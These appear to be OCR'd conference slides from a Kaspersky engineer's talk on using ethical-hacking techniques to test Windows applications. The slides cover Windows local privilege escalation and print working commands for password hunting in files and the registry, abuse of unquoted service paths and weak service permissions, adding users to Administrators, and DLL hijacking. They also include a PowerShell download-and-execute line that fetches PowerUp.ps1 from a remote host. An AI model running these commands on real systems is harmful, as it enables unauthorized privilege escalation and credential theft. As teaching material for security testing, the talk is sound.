Applying ethical hacking practices when testing Windows applications

Vasiliy Burov

Saint-Petersburg

16-17.04.2021

kaspersky

SQA DAYS#28 sqadays.com

Agenda

Intro


Cyber Attack Lifecycle

Local Privilege Escalation Methods

Conclusion

kaspersky

SQA DAYS#28 sqadays.com



whoami /all

> I test software for 18 years ☺
> Senior Testing Engineer at Kaspersky Lab
> Windows Security Master by CQURE Academy
> SIGMA project contributor
> OSCD community member

kaspersky

SQA DAYS#28
sqadays.com


Kaspersky Anti-Ransomware Tool

- 100% protection against ransomware
- Protecting network shared folders
- Exploit protection
- Works together with other antiviruses
- Works on Win7 SP0 and later
- Desktop and Server OS support
- Home and Business versions
- Completely free ☺

kaspersky

SQA DAYS#28 sqadays.com

Cyber Attack Lifecycle



kaspersky

SQA DAYS#28 sqadays.com

Local Privilege Escalation

- Clear-text passwords in files and registry
- Service misconfigurations
  - Unquoted paths
  - Vulnerable Privileges
    - Insecure Registry Permissions
    - Insecure Service Permissions
    - Insecure File/Folder Permissions
- DLL Hijacking

Passwords in files and registry

```
findstr /M /si password *.txt *.xml *.ini *.log
findstr /M /si pass *.txt *.xml *.ini *.log

Get-ChildItem -Path ‘c:\’ -Include *.txt,*.xml,*.ini,*.log -
File -Recurse -Force -ErrorAction SilentlyContinue | Select-
String -Pattern “password” -SimpleMatch -ErrorAction
SilentlyContinue

reg query HKLM /f password /t REG_SZ /s
reg query HKCU /f password /t REG_SZ /s
```

kaspersky

SQA DAYS#28 sqadays.com

Unquoted Service Paths

```
C:\Program Files (x86)\Program Folder\A Subfolder\Executable.exe
```

1. C:\Program.exe
2. C:\Program Files.exe
3. C:\Program Files (x86)\Program.exe
4. C:\Program Files (x86)\Program Folder\A.exe
5. C:\Program Files (x86)\Program Folder\A Subfolder\Executable.exe

kaspersky

SQA DAYS#28 sqadays.com

How to find

```
wmic service get name,pathname,startmode |findstr /i /v
“c:\windows\\” |findstr /i /v “”“
```

```
Get-WmiObject -class Win32_Service -Property Name, DisplayName,
PathName, StartMode | Where {$_.PathName -notlike “C:\Windows*” -
and $_.PathName -notlike ‘”*’} | select PathName,DisplayName,Name
```

```
powershell -nop -exec bypass -c “IEX(New-Object
Net.WebClient).DownloadString(‘http://192.168.1.1/PowerUp.ps1’);
Get-ServiceUnquoted”
```

kaspersky

SQA DAYS#28 sqadays.com

How to abuse

```
icacls “C:\Program Files (x86)”
icacls “C:\Program Files (x86)\Program Folder”
icacls “C:\Program Files (x86)\Program Folder\A Subfolder”

cd “C:\Program Files (x86)\Program Folder\A Subfolder”
copy \\192.168.1.1\sharedfolder\A.exe .

sc stop “Vulnerable Service Name”
sc start “Vulnerable Service Name”
```

How to abuse

```
. .\PowerUp.ps1

Write-ServiceBinary -Name ‘<unquoted service name>’ -Path
<vulnerable path> -Command “net localgroup Administrators
<username to add> /add”

Restart-Service -ServiceName ‘<unquoted service name>’ -Force
```

kaspersky

SQA DAYS#28 sqadays.com

Demo


Unquoted Service Paths

kaspersky

SQA DAYS#28
sqadays.com

Services: Insecure Registry Permissions

HKLM\SYSTEM\CurrentControlSet\Services




kaspersky


SQA DAYS#28 sqadays.com

How to find and abuse

```
accesschk.exe -kuw “user” HKLM\SYSTEM\CurrentControlSet\Services

copy \\192.168.1.1\sharedfolder\payload.exe
“C:\Users\testuser\AppData\Local\Temp\Payload.exe”

reg add “HKEY_LOCAL_MACHINE\SYSTEM\ControlSet\Services\TestService”
/t REG_EXPAND_SZ /v ImagePath /d
“C:\Users\testuser\AppData\Local\Temp\Payload.exe” /f

sc stop “TestService” & sc start “TestService”
```

Services: Insecure Service Permissions





kaspersky

SQA DAYS#28 sqadays.com

How to find

```
accesschk.exe -uwcqv “user” *
```

Permission	Good For Us?
SERVICE_CHANGE_CONFIG	Can reconfigure the service binary
WRITE_DAC	Can reconfigure permissions, leading to SERVICE_CHANGE_CONFIG
WRITE_OWNER	Can become owner, reconfigure permissions
GENERIC_WRITE	Inherits SERVICE_CHANGE_CONFIG
GENERIC_ALL	Inherits SERVICE_CHANGE_CONFIG

How to find

```
. .\PowerUp.ps1
Get-ModifiableService -Verbose
```

kaspersky

SQA DAYS#28 sqadays.com

How to abuse

```
sc config TestService binpath= “net localgroup Administrators
testuser /add”
sc config TestService obj= “.\LocalSystem” password= “”

. .\PowerUp.ps1
Invoke-ServiceAbuse -Name ‘TestService’ -Command “net
localgroup Administrators testuser /add”

net stop “TestService”
net start “TestService”
```

kaspersky

SQA DAYS#28 sqadays.com

Services: Insecure File/Folder Permissions

```
. .\PowerUp.ps1
Get-ModifiableServiceFile -Verbose
Install-ServiceBinary -Name ‘service name’ -Command “net localgroup
Administrators user /add“

Restart-Service -ServiceName ‘<service name>’ -Force
```

kaspersky

SQA DAYS#28 sqadays.com


Demo

Insecure Service Permissions

kaspersky

SQA DAYS#28
sqadays.com


DLL Hijacking



kaspersky

SQA DAYS#28 sqadays.com


DLL Hijacking



kaspersky

SQA DAYS#28
sqadays.com

DLL Hijacking



kaspersky

SQA DAYS#28 sqadays.com

How to find and abuse

So, to exploit this vulnerability we will follow this path:

1. Check whether the DLL that process looking for exists in any directory on the disk.
2. If it does not exist, place the malicious copy of DLL to one of the directories that I mentioned above. When process executed, it will find and load malicious DLL.
3. If the DLL file already exists in any of these paths, try to place malicious DLL to a directory with a higher priority than the directory where the original DLL file exists.

How to find and abuse

Run Process Monitor with filters

Column	Relation	Value	Action
☑ Process Name	is	<our_executable>	Include
☑ Result	contains	not found	Include
☑ Path	begins with	C:\Windows\	Exclude
☑ Path	begins with	C:\Program Files (x86)\	Exclude

Modify existing DLL to add call of our malicious DLL

```
binject.exe -i some.dll -m adduser.dll -o c:\test\some.dll
```

Place both DLLs in search order folder

```
copy c:\test\some.dll <search order path>
copy c:\test\adduser.dll <search order path>
```

kaspersky

SQA DAYS#28 sqadays.com

Demo

DLL Hijacking

kaspersky

SQA DAYS#28
sqadays.com

One Ring to rule them all

```
. .\PowerUp.ps1
Invoke-AllChecks
```

Conclusion

Three types of vulnerabilities

- Design
- Implementation
- Configuration

kaspersky

SQA DAYS#28 sqadays.com

Thank you!

Vasiliy Burov Senior Testing Engineer vasebur@gmail.com

kaspersky